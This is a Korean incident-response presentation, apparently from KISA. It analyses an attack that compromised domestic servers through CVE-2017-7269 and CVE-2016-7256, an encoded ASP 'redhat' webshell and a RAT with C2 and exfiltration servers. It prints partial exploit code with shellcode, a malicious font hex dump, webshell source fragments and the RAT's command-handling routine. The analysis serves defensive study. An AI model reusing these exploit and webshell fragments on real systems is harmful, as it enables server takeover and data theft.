악성코드 C2통신 상세 분석

종합분석팀 류소준

작년 말, KISA는 국내를 타겟으로 한 공격을 발견하고 대응하였습니다. 이에 따라 공격자들이 어떤 악성코드를 사용하고, 악성코드가 어떻게 동작하는지, C&C는 어떻게 구성되어있는지 등에 대하여 상세 분석한 내용을 정리하였습니다.

CONTENTS

01. 서버 분석
02. 서버 채증 악성코드 분석
03. 추가 분석 정보
04. 대응 조치

첫 번째로 서버 분석입니다. 먼저 저희는 유관기관을 통해 최초 악성코드 유포지 및 명령제어서버(C&C)를 공유받았습니다. 이 서버들은 모두 국내에서 운영 중인 서버로 확인되었습니다. 국내에서 사이버 침해사고가 발생하면 "정보통신망 이용촉진 및 정보보호등에 관한 법률 제 47조, 48조"에 따라 한국인터넷진흥원에 침해사실 신고 및 그에 따른 조치를 취해야 합니다. 자체적으로 조치가 어려운 업체의 경우 한국인터넷진흥원에 무료로 기술지원을 받을 수 있습니다. 그 당시 침해사고가 발생한 서버는 자체적으로 조치가 어렵다고 판단하고 기술지원을 요청하였으며, 이로 인해 서버의 관리자 권한을 획득하여 분석을 진행하였습니다.

01. 서버 분석

채증 악성코드

PE x 27 **APP x 9** **SCRIPT x 13**

- 그 외 취약점, 감염자 로그 파일 등

서버에서 발견된 악성 파일로는 악성 PE파일이 27여개, 악성 APP관련 파일이 9개, 악성 ASP 스크립트 파일이 13개가량 발견되었습니다. 뿐만 아니라 이 외에 취약점 관련 파일 및 로그 파일, 감염자 정보 파일 등을 합쳐 매우 많은 파일을 채증하였습니다.

01. 서버 분석

CVE-2017-7269

IIS remote code execution vulnerability. The ScStoragePathFromUrl function has a buffer overflow vulnerability in the IIS 6.0 WebDAV service on Windows Server 2003. The vulnerability allows an attacker to run arbitrary code by constructing a PROPFIND request with a long header. So hackers can exploit the vulnerability by running code remotely.

CVE-2016-7256

An attacker could exploit this Open Type Font vulnerability to execute arbitrary code on the system with privileges of the victim. ATMFD.dll in the Windows font library in Microsoft Windows OS allows remote attackers to execute arbitrary code via a crafted web site.

Webshell

A webshell is a script written in the supported language of a target web server to be uploaded to enable remote access and administration of the machine. The shell gives the creator the ability to crate, edit, download any file of choice, top of the list for infiltrators is using a web shell to gain root access to server.

먼저 공격자들은 이번 공격의 거점으로 이용한 서버에 침투하기 위해 취약점 및 웹쉘 등을 사용하였습니다. 그 중 취약점은 CVE-2017-7269의 IIS 6.0 Remote code execution 취약점과 CVE-2016-7256의 폰트파일 악용 권한상승 취약점 2개가 사용되었습니다.

01. 서버 분석

CVE-2017-7269

```
import socket

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect(('127.0.0.1',80))

pay='PROPFIND / HTTP/1.1\r\nHost: localhost\r\nContent-Length: 0\r\n'
pay+='If: <http://localhost/aaaaaaa'
pay+='\xe6\xbd\xa8\xe7\xa1\xa3\xe7\x9d\xa1\xe7\x84\xb3\xe6\xa4\xb6\xe4\x9d\xb2\xe7\xa8\xb9\xe4\
pay+='>'
pay+=' (Not <locktoken:write1>) <http://localhost/bbbbbbb'
pay+='\xe7\xa5\x88\xe6\x85\xb5\xe4\xbd\x83\xe6\xbd\xa7\xe6\xad\xaf\xe4\xa1\x85\xe3\x99\x86\xe6\

shellcode='VVYA4444444444QATAXAZAPA3QADAZABARALAYAIAQAIAQAPA5AAAPAZ1AI1AIAIAJ11AIAIAXA58AAPAZAB
```

```
httperr1.log - 메모장
파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)
#Software: Microsoft HTTP API 1.0
#Version: 1.0
#Date: 2017-11-06 02:45:10
#Fields: date time c-ip c-port s-ip s-port cs-version cs-method cs-uri sc-status s-siteid s-reason s-queuename
2017-11-06 02:45:10 192.168.92.1 25179 192.168.92.131 80 HTTP/1.1 PROPFIND / - 1 Connection_Abandoned_By_AppPool DefaultAppPool
```

먼저 CVE-2017-7269 취약점은 다음과 같은 공개된 익스플로잇 코드를 통해 서버에 대한 원격 코드실행이 가능해집니다. Windows 2003서버, IIS 6.0과 WebDAV 기능이 활성화 되어있으면 이 익스플로잇을 이용하여 PROPFIND 메소드를 통해 원격으로 쉘코드를 실행할 수 있습니다. 우리는 이러한 흔적을 httperr1.log 파일에서 발견하였습니다. MFT를 통해 확인한 악성의심파일 최초 생성 시간에 httperror 로그가 두번째 그림과 같이 기록되어 있었습니다. 로그 파일에는 Conncetion_Abandoned_By_AppPool 에러로그가 찍혀있는데, 자체 테스트를 통해 service pack 2 환경에서 위 취약점으로 인해 공격을 받을 경우 생성되는 것을 확인하였습니다. 실제 서버에서도 이와 같은 로그를 발견했고, 관련 쉘코드가 포함된 악성코드도 서버에서 추가로 채증하였습니다.

01. 서버 분석


CVE-2017-7269

```
qmemcpy(&unk_408D7C, "PROPFIND / HTTP/1.1\r\nHost: localhost\r\nContent-Length: 0\r\n", 0x39u);
qmemcpy(&unk_408DB5, "If: <http://localhost/aaaaaaa", 0x1Du);
qmemcpy(
  &unk_408DD2,
  "逆①。\xE7\x9D←괜濾씀씚葉밥\xAD\xB7鵝결뭑令뤹 〃\xE5\x99ｆ댈旅궐쭷\xE5\x81ㅛ뮂\xE6\x9D ㄷ뚕\xE4\x98결 쥼璟릴 맩峨섊쮟\xE7\x89곦댈\xE7\x80드쥴\xE3\x99ㅂ켓\xE3\x94"
  "밧뫬\xE5\x80닷몕\xE7\x9D릴 \xE3\x88줭 릜 龍당 \xE6\x89곧쓸\xE5\x85▼、 \xE4\x9D넙몡\xE3\x99결 뵰旅ゃ 뜚阿릙 ‖ 芯응뭄峨ゅ씚逆긷 쥼\xE3\x88겹씚俄묇 몘沈ｆ 푛\xE7\x95빯빑"
  "\xE6\x99\xAF\xE7쇱\xE4\x91띶겔葉쓰몜\xE6\x95뮅 뭏脉꿰ㅁ\xE7\x9D ㉲쥽\xE6\x89댋 뵱\xE3\x81뭡국\xE5\x81릴 몾\xE5\x80널빑뵭푤\xE3\x8C닷뫔蕨넰 숤\xE4\x9D"
  "ᄉ듋\xE7\x98꿰 됭\xE5\x9D(ⓧ쐴\xE6\x89쩠\xA8\xB0뾂멨 몗\xC8\x82\xC8\x82\xE1\x8B\x80\xE6\xA0껽 켈\xE5\x89뽨x 鎏\xAD\xE4뫫 \xE6\x99"
  "뜚\x8F\x80\xE6\xA0껼쥛\xE6\x94길 퐐 瘦\xA6\xE7몜\xE4\x8Dm\x8F\x80\xE6\xA0껃뛄 脉귤경\xE3\x8C겼\xE4\x89옰쥛\xE6\x8D넬 뀽瞳귤찎 拾\xAC\x3E (Not"
  " <locktoken:write1>) <http://localhost/bbbbbbb",
  0x1A8u);
NumberOfBytesRead = 0;
qmemcpy(&unk_408F7A, "> (Not <locktoken:write1>) <http://localhost/bbbbbbb", 0x34u);
dword_408D78 = 2181;
qmemcpy(
  &unk_408FAE,
  "瞳댋꽃鵝껽 엑閣\xAF\xE4 \xE3\x99넬씜\xE4\x90널 ” \xE5\x9D ᵍ ㄷ\xE5\x90드솱璟릴 쩒\xE5\x85뿺 쥿也댋 쭗芯긴 \xE6\x91꿔 뫽\xE4\x9D섊 꿓\xE3\x8D그 혉役덂갮 令녴뫏逆뀍몎也뫏"
  "쉴\xE7\x8D곧 몯\xE6\x85①(ᄂ\xE3\x9D끨 댋\xE5\x9D룸몜娥몝쇗\xE3\x95꿩 똭疫졆 ~\xE3\x95댋 굘我싨 꿓\xE4\x84녕 \xE5\x89꿩 뎋\xE3\x99긴 뮞歷방 쭌閣ㅌ뀀鵝결′ \xE7\x89"
  "볠 쓳\xE4\x95뵑 ㅎ\xE7\x84밥퇋\xE4\x91뫮섬\xE7\x8D방》 令뫮뀐濕끨 샋麗밥 묧\xE3\x91꿨 쭂櫻릥 몠令꼴갠惹뫮뎰疫꿩 삷也쓘 맫\xE3\x85권‥也귩꿣\xE3\x80쁩쒗\xE4\x91뿭 쓊\xE1\x8F"
  "\x80\xE6\xA0걹 퓃\xE6\xA0\x80疫훽\xA0\x80\xE3\x85 \xE4\x89쉜\xE1\x8F\x80\xE6\xA0껼 돆鵝닷뀀\xE5\x88답\xAD\xA6俄뀩 묰\xAF\xE6 \xE6\xA0귥괝\xE7\x89"
  "묨뫚获궷 몯\xE5\x9D뀗 꼁\xE6\xA0\x80\xE3\x85 쯧 묻\xE2\x93ｆ 쟱\xE1\x91 죫쟬\xCC\x80 \xE0얹옌占묍\x8F\x80\xE6\xA0껼\xAE\xE6쟬\xE7\x85\xAE\xE7묍\xE1"
  "\x90단쟬 \xE9\x8E묇\xA0\x80\x80죫길 솽芯빴 걩\xE5\x91ㅋ 쇒\xE7\x89릙ｉ\xE1\x90쒚 쟬歷찎\xA0\x80\x80\xE7\x9C꿰 viii获ⓦ쇒\xE4\x91ⓧ덜\xE8\x89녤\xA0\x80沈룔몤所"
  "ゆ쟼逆や묍\xE1\x8F몡쟬 \xE9쟟UVYAIAIAIAIAIAIAIAIAIAIAIAIAIAIAjXAQADAZABARALAYAIAQAIAQAIAhAAAZ1AIAIAJ11AIAIABABABQI1AIQIAIQI111A"
  "IAJQYAZBABABABABkMAGB9u4JB91WxriKPKPipc0U98eMaz2C4tKObNPRkQBLLDKR2MDrkCBO8zo7GMzo6NQkOp1upvLmlpaSLYrnLKpWQXOLMM197xb"
  "zPb2pW4KB2zpTK0BMlm1j0dKa0T8auUpQdNj9qhPr0bkPHjxBkOhKp9qxSHcMlPIdKp4TKzawfLqkOP1Ep6Ly18OZmja6gLxgpd5XtiscMJXOKSMkt1e"
  "yRb8TKPXMTM19CQURkLLPKRk0XMLyqyC4KZdRkm1Z0qya4MTLdok1KPa1I1JoaYoyPnx1OnzDKzrzKTFon0h0nPeRTypaXcGC92NBI3YXfqD380LBWLf"
  "zgkOyEMa9oOgOgqGpWaF0hlzb61iCwKOGehkopQKLquioaPQQZKSnqnqpj0Pr3b00x0We9EOvfkOfuJKPOb9P1Z2B2RHIpnRS0e4QBR2QB0QB220rHhk"
  "OeLnMkIoZ5SYWVRJlPokaXsPNS9p9ptIgpOzlDnpOzkoQFS8aeoU5NcUYoJ5NQKOogB7qGpWpVc8nHm6LXcKIoj5SUI0BUNFNkLOrdQvKPypIpxkZ1yY"
  "EYIpkPipXhVLkOKOyoNOqYrNaSLoqRbBpsNO3FC9aUt7NQNNs1rSD0m0JKrNP1epoopPPh50M0ip9p0j9r0PQZm2BJjbb71X8ZkFGjNoyoJ5eCLqGPs6"
  "gH9tM3nIet0TDMPLo4jhLqI0ttisb0nq262H1REFaygrkOIEsUI0ptlm0X3UUp44KfQZM0NtB04M14nDLL20pSphlmB7TnQKYohUTCzLYtXkHN231X6f"
  "uFtGnrIoGepjkPQG1XP1TKpoe7yoVuqZm0RHjPx572Nv9ovuIXbnKOYoYopCnZLo0wc9RNOtPoqgbSlo44c5BMppLo2MQcpnS30o0n1UNNS52Xs5IpZH"
  "XmInKOyosGd7pwnNqQpqT531mamap4LnaSporHIpAA",
  0x220u);
qmemcpy(
  &unk_4091CE,
  "UVYAIAIAIAIAIAIAIAIAIAIAIAIAIAIAIAjXAQADAZABARALAYAIAQAIAQAIAhAAAZ1AIAIAJ11AIAIABABABQI1AIQIAIQI111AIAJQYAZBABABABABkMAGB9u4JB91WxriKPKPipc0U98eMaz2C4tKObNPRkQBLLDKR2MDrkCBO8
```

공격자는 이 취약점을 이용한 악성코드를 제작하여 최초 침투에 사용하였습니다.

01. 서버 분석

CVE-2016-7256



Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000000	4F	54	54	4F	00	09	00	80	00	03	00	10	43	46	46	20	OTTO ..€....CFF
00000010	A4	78	45	65	00	00	0B	20	00	00	04	44	4F	53	2F	32	¤xEe... ...DOS/2
00000020	65	4D	C1	0B	00	00	01	20	00	00	00	60	63	6D	61	70	eMÁ.... ...`cmap
00000030	00	74	00	3C	00	00	0A	E0	00	00	00	34	68	65	61	64	.t.<...à...4head
00000040	04	65	9F	EE	00	00	00	9C	00	00	00	36	68	68	65	61	.eŸî...œ...6hhea
00000050	06	07	02	18	00	00	00	D4	00	00	00	24	68	6D	74	78	.......Ô...$hmtx
00000060	07	62	01	80	00	00	0B	14	00	00	00	0C	6D	61	78	70	.b.€........maxp
00000070	00	03	50	00	00	00	00	F8	00	00	00	06	6E	61	6D	65	..P....ø....name
00000080	F9	82	5C	0F	00	00	01	80	00	00	09	5E	70	6F	73	74	ù‚\....€...^post
00000090	FF	86	00	32	00	00	01	00	00	00	00	20	00	01	00	00	ÿ†.2..... ....

00000DB0	41	41	41	41	41	41	41	51	90	F9	06	80	FA	FF	FF	41	AAAAAAAQ.ù.€úÿÿA
00000DC0	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAA
00000DD0	41	41	41	41	41	41	41	41	41	41	41	41	61	61	61	61	AAAAAAAAAAAAaaaa
00000DE0	61	61	61	61	61	61	61	61	61	61	61	00	01	01	01	3B	aaaaaaaaaaa....;
00000DF0	F8	1B	F8	1C	8B	0C	1E	8B	0C	01	F8	1D	01	F8	1E	02	ø.ø.‹..‹..ø..ø..
00000E00	F8	1F	03	F8	18	04	83	8B	F9	30	F9	7C	05	8C	96	1D	ø..ø..ƒ‹ùOù|.Œ-.
00000E10	00	8D	84	0A	0E	8E	0C	22	1C	03	CD	0F	1C	03	F1	11	..„..Ž."..Í...ñ.
00000E20	1C	03	D2	0C	25	1C	03	DA	0C	24	00	06	02	00	01	00	..Ò.%..Ú.$.....

공격자들은 권한상승을 위해 CVE-2016-7256이라는 또다른 취약점을 사용하였습니다. 이 취약점은 최초 KISA가 신고한 취약점이며 처음 발견된 2016년부터 지속적으로 사용되고 있었습니다. 우리는 서버분석 도중 이번 공격에도 이 취약점이 사용됨을 확인하였습니다. 파일은 오픈 타입 폰트 포맷이며 temp 경로에 랜덤한 문자열로 생성되어있었습니다. 이 파일은 다음과 같이 중간에 커널 상에서 폰트 이름 길이를 제대로 체크하지 못해 발생되는 취약점이며, 실행중인 프로세스의 권한을 덮어씌우는 방법으로 권한을 상승할 수 있습니다. 이 취약점 단독으로는 사용되기가 힘들며 보통 다른 악성코드와 같이 융합하여 동작을 한다고 알려져있지만 분석 당시 추가 파일을 발견하지는 못했습니다.

01. 서버 분석

Webshell

파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)


```
<%@Language=VBScript.Encode CODEPAGE="65001"%> <%#@~^gSABAA==dDD-DDc/mMkaOYb:n₩!YxDZ!@&"n/a₩xkn 2XwbDn/xR8@&]+k2₩
+@&mKh:KxmG(L+^O{?2YbOvJj1DbwYbxT sbVn?H/Onsr4NnmDaDU^.kaVc?4+ss[DjmMrwDRj4DVY q[?4+^scb2aYbmIDkKUaUtnV^R)2aVk1CYb
(tJ+RoHdCPKK:4y4₩kORs₩[;^+/:j1DrwDr o Gk1YkKxm.X[b[₩94 /KxxD^Yb₩x[)9roR;IOIsGTaBI} 9DY3UTkxn:zNGN( "+^KD9?+Dal
[9tIk^RUhYaHCk^a/9}1KU 1DhHmrsaU:Dw₩Irsc?hYa₩IbV qr~J:E+@&/₩ dDPn m|3+H'r+!9m^+ZJ@&dDDA!₩OOD'rE@&/~bU2mv+m;D
+&₩XvF%1QJJ@&d$z?3{++|ZuzIzZKAIUx/DDixbmG[D b dkv/Azj3{+c|Zub]);K3IUb@&aDrUD`J@!4D:s@+@!4DI[@+@!kYX^+@+C D
1₩s₩M)~:Z!!Z₩OpY+XORNDmKDCYrG )UW ni)II4K₩+.`1₩s₩MI,a₩Z!pY+XV [+1₩.IDkGU=jx9nD^kxDINRmVD!~Y[`6₩UY A+bo4O=4₩s
```

```
<%
server.scripttimeout=600
response.buffer=true
response.expires=-1
session.timeout=600
on error resume next
const vgo="admin"
const mam="want_pre.asp"
const nkw="redhat"
const pxo="redhat"
const ydc="redhat hacker"
const vtn="redhat.html"
'<!
const dbx=""
const ywc=false
const xim=true
'!>
public  br,ygv,gbc,ydo,yka,wzd,sod,vmd
sod="<D7SOvHf3KWUaIA':./>?s98QY2iqGj1z4Lkmx}|0cB`V%^&*()-_=+[FpNe1TMPo RuJZ5Xwyb6ntC\rhgdE~!@#$],{;"
vmd="g<zjm51r2NO1L7;':YWESs%^&*(dqvhBxaJ4Mu9}|,IAXH8Z#$ )GPF6k0U_=+[]\3Qf`RcDibCyeKonVTtwp~!@-{./>?"
yka=" qq$qw03h~e\dK,efr3we_~ _sBLr/_fVK/  ($fur$5L,3V\3  =$fur$5L,$rddPd0M~ $d0M3e\dK,efr~Cfj3wep~hws
```

공격자들은 서버에 접근하기 위해 웹쉘도 사용하였습니다. 서버 환경에 맞게 ASP로 작성되어 있으며, VBScript.Encode로 인코딩되어있었습니다. 이 웹쉘들을 통해 파일 업로드, 다운로드 등의 기능을 수행하며 다양한 경로에 뿌려 백도어 역할로도 사용하고 있습니다. CVE-2017-7269같은 원격 코드 실행 취약점을 사용한 방법 외에 파일 업로드 취약점을 이용한 웹쉘 업로드로 서버를 장악한 경우도 발견하였습니다.

01. 서버 분석

Webshell



공격자가 주로 악용하는 웹쉘은 redhat으로 알려진 웹쉘입니다. 접속 시 이와같은 화면이 보여지며, 이를 통해 공격자는 서버에 대한 다양한 악성 행위를 수행할 수 있습니다.

공격자들은 이와 같은 방법들로 서버를 장악한 후, 악성코드를 설치 및 유포하기 시작합니다. 2장에서 악성코드 행위에 대한 상세 분석을 시작하도록 하겠습니다.


02. 서버 채증 악성코드 분석

Units

Name	Type	Role	Functionality
Troy	악성코드	기기 감염	원격제어
Box	악성ASP	파일유출지	Troy에 감염된 기기로부터 파일 수집
Steal	악성ASP	정보유출지	Troy에 감염된 기기로부터 감염 기기 정보 수집
Check1	악성ASP	ID 검사 서버 1	Troy에 감염된 기기 ID 검사
Check2	악성ASP	ID 검사 서버 2	Troy에 감염된 기기 ID 검사
Proxy	악성ASP	명령조종지	Troy에 감염된 기기를 원격제어

악성코드 및 서버는 각각의 역할을 뚜렷하게 가지고 있습니다. 이를 구분하기 쉽도록 다음과 같이 표로 정리하였으며, 각각의 명칭들은 편의상 역할을 구분 짓기 위해 명명하였습니다. 먼저 Troy는 명령조종지에 연결하여 원격제어를 시도하는 원격제어 악성코드입니다. 서버나 PC에 설치되어 기기를 조종하는 악성코드가 이 Troy입니다. Box는 Troy 악성코드가 파일을 유출하는 업로드 서버입니다. 이 Box 서버에는 감염기기로부터 유출된 파일들이 저장되어 있습니다. 그리고 Steal서버는 Troy에 감염된 기기의 정보가 저장되는 서버입니다. Check 1과 2 서버는 Troy 악성코드로부터 생성된 감염기기 ID값을 검사하는 용도로 사용됩니다. 마지막으로 Proxy는 Troy악성코드의 명령조종지입니다.

02. 서버 채증 악성코드 분석



흐름도는 다음 그림과 같습니다. Troy에 감염시 Steal서버로 기기정보를 유출하고 이후 Box서버로 기기에 저장되어있는 파일을 유출합니다. 이후 Check 1,2 서버와 통신을 하여 ID값이 인식되었다는 리턴 값을 받은 이후부터 Proxy와 연결되어 원격제어를 시도하게 됩니다. 생성된 ID값을 이용하여 명령 전달은 [ID].tmp, 명령 실행 결과는 [ID]1.tmp 파일로 수행됩니다.

02. 서버 채증 악성코드 분석

명령제어 모듈

```
do
{
  v9 = send_cmd[0];
  if ( !*send_cmd || !strcmp(&recv_buf, "0") )
    break;
  v10 = num_1 << 10;
  switch ( v9 )
  {
    case 1:
      if ( sub_17AA0(&CnC_IP, &recv_buf) )// file upload
        break;
      v20 = word_1AE700;
      goto LABEL_53;
    case 2:
      if ( sub_17720(&CnC_IP, &recv_buf) )// file download
        break;
      v20 = word_1AE700;
      goto LABEL_53;
    case 3:
      if ( sub_17DD8(&CnC_IP, &recv_buf) )// zip file download
        break;
      v20 = word_1AE700;
      goto LABEL_53;
    case 4:
      sub_18310(&CnC_IP, &recv_buf);// delete file
      break;
    case 5:
    case 6:
    case 10:
      goto LABEL_21;
    case 7:
      sub_16D00(&CnC_IP, &recv_buf);// Directory Scan
      break;
    case 8:
      sub_1701C(&CnC_IP, &recv_buf);// Run Cmd
      break;
```

